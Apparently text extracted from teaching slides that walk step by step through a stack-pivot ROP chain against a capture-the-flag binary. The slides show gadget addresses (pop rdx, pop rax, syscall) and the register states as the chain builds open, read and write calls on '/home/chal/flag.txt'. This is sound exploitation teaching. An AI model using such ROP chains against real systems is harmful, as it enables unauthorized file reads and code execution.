


Stack Pivot

- pivot
- **open("/home/chal/flag.txt")**
- read(3, buf, 0x30)
- write(1, buf, 0x30)




rdi	0x4c26e0
rsi	0x4c26e0
rdx	0x80
rax	?



Stack Pivot

- pivot
- **open("/home/chal/flag.txt",**
- read(3, buf, 0x30)
- write(1, buf, 0x30)




Stack Pivot

- pivot
- **open("/home/chal/flag.txt")**
- read(3, buf, 0x30)
- write(1, buf, 0x30)

```
...  
0x47dcbb:  
    pop rdx  
    pop rbx  
    ret  
...
```

```
0x4c2800 (buf):  
    ""
```

rdi	0x4c26e0
rsi	0
rdx	0x80
rax	?




Stack Pivot

- pivot
- **open("/home/chal/flag.txt")**
- read(3, buf, 0x30)
- write(1, buf, 0x30)

```
...  
0x47dcb:   
    pop rdx  
    pop rbx  
    ret  
...
```

```
0x4c2800 (buf):  
    ""
```

rdi	0x4c26e0
rsi	0
rdx	0
rax	?




Stack Pivot

- pivot
- **open("/home/chal/flag.txt",**
- read(3, buf, 0x30)
- write(1, buf, 0x30)

```
...
0x448d27:
    pop rax
    ret
```


0x4c2800 (buf):
""

rdi	0x4c26e0
rsi	0
rdx	0
rax	?



Stack Pivot

- pivot
- **open("/home/chal/flag.txt",**
- read(3, buf, 0x30)
- write(1, buf, 0x30)




Stack Pivot

- pivot
- **open("/home/chal/flag.txt",**
- read(3, buf, 0x30)
- write(1, buf, 0x30)

```
...
0x448280:
→ syscall
   ja 4482e0
   ret
```

0x4c2800 (buf):
""

rdi	0x4c26e0
rsi	0
rdx	0
rax	2



Stack Pivot

